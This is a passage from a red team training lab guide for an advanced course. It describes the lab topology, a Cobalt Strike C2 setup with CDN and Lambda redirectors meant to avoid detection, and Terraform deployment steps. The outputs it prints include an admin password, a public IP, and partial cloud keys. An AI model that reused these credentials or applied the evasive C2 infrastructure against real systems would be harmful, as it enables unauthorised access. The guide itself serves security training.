هذا العمل خاص ومقدم من قبل فريق البنك السيبراني، ولا يسمح بتعديله أو إعادة رفعه تحت مسميّات أخرى.

CYBER BANK

https://t.me/CyberBankSa

WHITE KNIGHT LABS

Advanced Red Team Operations Lab Guide

Table of Contents

Introduction to ARTO

Welcome to the Advanced Red Team Operators course, a simulated lab environment hosted in Azure and AWS that provides advanced students with practical experience in advanced red team operations. This course is intended to challenge and test your advanced red team skills, and we recommend that you have a strong understanding of the fundamentals of cybersecurity, experience with penetration testing, and experience in executing red team operations before attempting this course.

Over two days, you will learn how to use Cobalt Strike and the infrastructure necessary to simulate a real-life red team operation, including setting up redirectors and using them as C2 channels. Throughout the course, you will gain practical experience in a range of topics, including password spraying, C2 channels, vulnerability identification, network enumeration, privilege escalation, and more. The course is designed to challenge you and test your skills, with obstacles along the way to encourage learning from mistakes.

With Terraform scripts provided to set up the lab environment and a simulated real-life attack path to navigate, the Advanced Red Team Operators course is a must for anyone looking to hone their advanced red team operations skills. If you meet the prerequisites and are ready to take on the challenge, we look forward to seeing you in the course!

In this course, Cobalt Strike will be used extensively as the primary tool for executing red team operations. To facilitate this, we have created client machines for you to test beacons and payloads on. These machines must be deployed with Terraform and are fully configured to support the use of Cobalt Strike in this simulated lab environment. With this setup, you will be able to learn and practice using Cobalt Strike to its fullest potential, giving you practical experience in the execution of red team operations. Make sure you are comfortable with using Terraform to deploy the necessary infrastructure before starting the lab environment.

Lab Environment Topology (Client Machines - AWS)

Server Name	Server Type	IP Address
Windows Dev Box	Windows Server 2019	10.10.0.122
Admin Box	Runs Guacamole	10.10.0.50
Attacker Kali	Kali Linux	10.10.0.108

The three machines listed above - Windows Dev Server, Kali Linux Server, and Guacamole Server - are the client machines that have been deployed using Terraform and are fully configured to support the use of Cobalt Strike in this simulated lab environment.

The Windows Dev Server is equipped with various tools to test payloads and beacons, and it also has a Cobalt Strike client installed, which can be used if needed. This server will be used on Day 2 to help exploit the attack path and provide an additional tool to support your learning.

The Kali Linux Server has a full installation of all Kali Linux tools, including a Cobalt Strike client ready for testing. This server can be used to proxy commands through the beacons to help with your attack path on Day 2, providing an additional layer of functionality to support your learning.

The Guacamole Server is running Guacamole, which allows for multiple RDP sessions in the browser, making it faster and more efficient to work with the client machines in AWS.

We encourage you to use these client machines as needed to support your learning and help you navigate the lab environment with greater ease. With these additional tools and resources, you will be better equipped to take on the challenges and hone your advanced red team operations skills.

Below is an example of the current network that is setup for your lab. As shown in the example all lab hosts can talk to each other within the same subnet.




Figure 1 - Example of ARTO Client Machine Network

Cobalt Strike Relay Setup

As part of the Advanced Red Team Operators course, students will learn how to create a Cobalt Strike server with one HTTPS redirector that will be supported by both an Azure CDN and AWS Lambda Function. This setup provides students with multiple ways to protect traffic and beacons, allowing them to practice advanced red team operations in a secure and controlled environment.

The Azure CDN provides a scalable, secure, and reliable way to deliver content with high data transfer speeds, low latency, and data center locations around the world. The AWS Lambda Function allows for the execution of code in response to events, providing an additional layer of protection for the Cobalt Strike server and redirector.

With this setup, students will gain practical experience in protecting their red team operations, including C2 channels, beacons, and payloads, from detection and interference. This advanced setup is just one of the many skills students will learn in the course, giving them the knowledge and experience they need to become successful red team operators.

The following example shows the basic setup of what students will be creating on day 1 of the course:




Figure 2 - Example of day 1 infrastructure

Lab Challenge Topology (Day 2 Challenge Machines - AWS)

Server Name	Server Type	IP Address
Domain Controller	Windows Server 2019	10.10.0.128
ADCS	Windows Server 2019	10.10.0.66
SQL Server	Windows Server 2019	10.10.0.6
Client Application	Windows Server 2019	10.10.30.11

In the Advanced Red Team Operators course, students will use the Cobalt Strike team server and any relays they have created from day 1 to breach into a simulated Active Directory network and execute multiple attack paths. With this setup, students will gain practical experience in executing advanced red team operations and hone their skills in a controlled and secure environment.

The course is designed to challenge and test students, with a range of obstacles and attack paths to navigate. Students will learn how to use Cobalt Strike to exploit 4 hosts within the Active Directory network, using a range of techniques such as password spraying, network enumeration, vulnerability identification, and privilege escalation.

The following example shows the simple design of the network for the 4 hosts:




Figure 3 - Example of day 2 challenge machines

Lab 1: Deploying the Lab Environment via Terraform

System Configuration Requirements:

- Terraform installed and ready to execute.
- AWS Access Keys Generated
- ARTO Client Machines Terraform Project

AWS Systems Created per Terraform Project File:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108

- Guacamole Server – 10.10.0.50

In this lab, you will be using Terraform to manage infrastructure across different cloud providers. To get started, you will need to install Terraform on your local machine. To do this you can visit the following link:

- https://developer.hashicorp.com/terraform/downloads

In this course, multiple Terraform project files have been provided for students to use. These project files showcase different infrastructure management scenarios and use cases and can be used to gain practical experience with Terraform across various cloud providers.

Each project file contains Terraform configuration files that define the infrastructure and resources that will be created, along with any required dependencies, modules, and providers. Some project files may also include scripts or other necessary files.

You can use these provided project files as a starting point for your own infrastructure projects and customize them as needed. We encourage you to experiment with these project files and explore the various ways that Terraform can be used to manage infrastructure in the cloud.

By using these project files, you can gain hands-on experience with Terraform and develop the skills and knowledge necessary to manage infrastructure effectively and efficiently.

It's important to note that each Terraform project provided in this course will require either AWS keys or Azure credentials to be configured before use.

AWS keys consist of an Access Key ID and a Secret Access Key, which are used to authenticate your access to AWS services. You will need to obtain these keys from the AWS Management Console and configure them in your Terraform project files.

Similarly, Azure credentials are necessary to authenticate access to Azure services. You will need to create an Azure service principal, which provides access to Azure resources, and obtain the relevant credentials, including the subscription ID, tenant ID, client ID, and client secret. These credentials will need to be configured in your Terraform project files before use.

Before starting any Terraform project, make sure that you have obtained the necessary AWS keys or Azure credentials and configured them properly in your project files. This will ensure that you can manage your infrastructure effectively and securely using Terraform. An example of what this looks like for the first Terraform project is shown below:

Figure 4 - Example of AWS keys used in Terraform project file.

Once you have downloaded the ARTO Terraform configuration files and added your AWS keys, you will use the command line or terminal to execute the Terraform commands. These commands will initialize the project, plan the infrastructure changes, apply the changes, and destroy the infrastructure if necessary.

To execute Terraform commands, you will need to open a command prompt, shell, or terminal on your local machine, navigate to the project directory using the cd command, and then run the required Terraform command with any necessary arguments or options.

In this case we will be deploying the "**ARTO-Client-Machines**" Terraform project file.

Each Terraform project file comes with a **build.bat** and a **build.sh** file. These files contain the following Terraform commands:

- **terraform init**: Initializes the Terraform project, downloading any necessary plugins and modules.
- **terraform plan -out terraform.out**: Generates a Terraform execution plan and saves it to the terraform.out file. This command allows you to preview the changes that Terraform will make to your infrastructure.
- **terraform apply "terraform.out"**: Applies the changes specified in the terraform.out file to your infrastructure.

Additionally, each project file includes a destroy.bat and a destroy.sh file, which contain the following command:

- **terraform destroy -auto-approve**: Destroys all of the resources created by the Terraform project, without requiring manual confirmation. This command ensures that all resources are properly removed and prevents any unexpected charges.

These build and destroy scripts provide a convenient and efficient way to manage your infrastructure using Terraform. By running the build script, you can quickly create the necessary resources for your project, and by running the destroy script, you can tear down the resources when they are no longer needed. As an example, the following is a screenshot of the build.sh script located in the "**ARTO-Client-Machines**" Terraform project file:

```
$ build.sh
1   terraform init
2   terraform plan -out terraform.out
3   terraform apply "terraform.out"
4
```

Figure 5 - Example of build.sh commands

With the above information we can execute the following commands for either Windows, Linux or Mac:

- **bash build.sh**
- **start build.bat**

The following is an example of execution of the "**ARTO-Client-Machines**" Terraform project file:

```
john.stigerwalt@PQQL3378 ARTO-Client-Machines % bash build.sh

Initializing the backend...

Initializing provider plugins...
- Reusing previous version of hashicorp/aws from the dependency lock file
- Using previously-installed hashicorp/aws v4.56.0

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.
aws_key_pair.offensive-dev-key-pair: Refreshing state... [id=arto-key-pair]
aws_vpc.prod-vpc: Refreshing state... [id=vpc-02216f002d7c1a1bc]
aws_eip.guacamole-server-eip: Refreshing state... [id=eipalloc-0e3caf05765fd2ffd]
aws_internet_gateway.prod-igw: Refreshing state... [id=igw-038dbc1168883ea73]
aws_subnet.prod-subnet-public-1: Refreshing state... [id=subnet-055e46ab82001f391]
aws_security_group.subnet-sg-allowed: Refreshing state... [id=sg-03462dfdac022dbfc]
aws_security_group.guacamole-server-sg-allowed: Refreshing state... [id=sg-039510bd03b0bd53f]
aws_route_table.prod-public-crt: Refreshing state... [id=rtb-0a6fcf38ca4215acc]
aws_instance.windows-dev-box: Refreshing state... [id=i-0bc5bc6044ffd3d96]
aws_instance.attacker-kali-box: Refreshing state... [id=i-0deacdb3d29f7343a]
aws_route_table_association.prod-crta-public-subnet-1: Refreshing state... [id=rtbassoc-0a85b6a1317d47840]
aws_instance.guacamole-server: Refreshing state... [id=i-066e2f534f192d418]
aws_eip_association.guacamole-server-eip-association: Refreshing state... [id=eipassoc-090a4e5042afbca41]
```

Figure 6 - Example of build.sh execution and output

Once the script is done you will be presented with the following outputs.

```
Outputs:

Guacamole-Login-Password = "Rusted60striker01Promotes"
Guacamole-Login-Username = "admin"
Guacamole-Server-HTTP-Tomcat-Address = "http://44.225.214.181:8080/guacamole/"
Guacamole-Server-HTTPS-Address = "https://44.225.214.181/guacamole/"
```

Figure 7 - Example of Terraform outputs.

Your outputs will be different here, this is just the IP that was assigned from the AWS **US-WEST-2** region. Checking in **AWS "US-WEST-2**" console we can see the following instances have been deployed:

Name	Instance ID	Instance state
ARTO - Guacamole Server	i-066e2f534f192d418	Running
ARTO - Attacker Kali Box	i-0deacdb3d29f7343a	Running
ARTO - Windows Dev Box	i-0bc5bc6044ffd3d96	Running

Figure 8 - Example of ARTO client machines

It's worth noting that some of the more advanced Terraform project files provided in this course will use multiple providers together, such as Namecheap, Cloudflare, AWS, and Azure. These projects are designed to showcase the flexibility and power of Terraform, and to demonstrate how it can be used to manage infrastructure across multiple cloud providers and services.

By using multiple providers in a single Terraform project, you can create more complex infrastructure setups, such as hybrid cloud environments that span multiple providers. For example, you could use Terraform to provision virtual machines in AWS, while also managing your DNS and SSL certificates through Namecheap and Cloudflare.

Managing multiple providers through Terraform can help simplify your infrastructure management, by allowing you to automate the creation, configuration, and maintenance of resources across multiple services. However, it's important to note that using multiple providers may also require additional configuration and setup, as well as a deeper understanding of the underlying services and their interactions.

By working with these more advanced Terraform project files, you can gain practical experience with managing complex infrastructure setups, and develop the skills and knowledge necessary to build and manage infrastructure at scale.

An example of a complex setup using Azure, AWS and Cloudflare can be seen below:

```
provider "azurerm" {
  features {}

  subscription_id   = "bc
  tenant_id         = "9e
  client_id         = "55
  client_secret     = "35
}

provider "aws" {
    region = "${var.AWS_REGION}"
    access_key = "AI
    secret_key = "q
}

provider "cloudflare" {
  email = "j
  api_key =
}
```

Figure 9 - Example of complex terraform project used during a red team

Using the command line or terminal to execute Terraform commands provides a consistent and reliable way to manage your infrastructure across all platforms, and is an essential skill for advanced red team operators.

Exercises

1. Review the Terraform project files provided to you for the ARTO course. Do you understand what you're looking at?
2. Using the Client Machine project file, start your own project file with simple modifications. Can you add in an additional security group without breaking the project file?
3. Start a new project that uses GCP. Make sure you can get a Windows and Linux server on the same subnet to talk to each other within GCP.

Lab 2: Guacamole Walkthrough

Console Sessions

You can access lab systems directly through the URL that the output of "*terraform apply terraform.out*" gives you. This grants administrative/root access via RDP, VNC, or SSH depending on the operating system. You can run several Guacamole sessions simultaneously to work within multiple VMs (virtual machines).

```
Outputs:

Guacamole-Login-Password = "Rusted60striker01Promotes"
Guacamole-Login-Username = "admin"
Guacamole-Server-HTTP-Tomcat-Address = "http://44.225.214.181:8080/guacamole/"
Guacamole-Server-HTTPS-Address = "https://44.225.214.181/guacamole/"
```

Figure 10 - Example of Terraform outputs for client machines in AWS




Figure 11 Browsing to the Guacamole environment URL should display all your AWS resources.

How to upload files from host to Guacamole environment (console session)

Students can easily share files between lab systems and their host devices through Console Sessions. To upload files - press the **CTRL-Shift-ALT** key combination and select the Share Drive, then Upload Files.




Figure 12 - Uploading files from host to Guacamole console session

Then from the Guacamole console session, go into the File Explorer and find the Guacamole File Share:

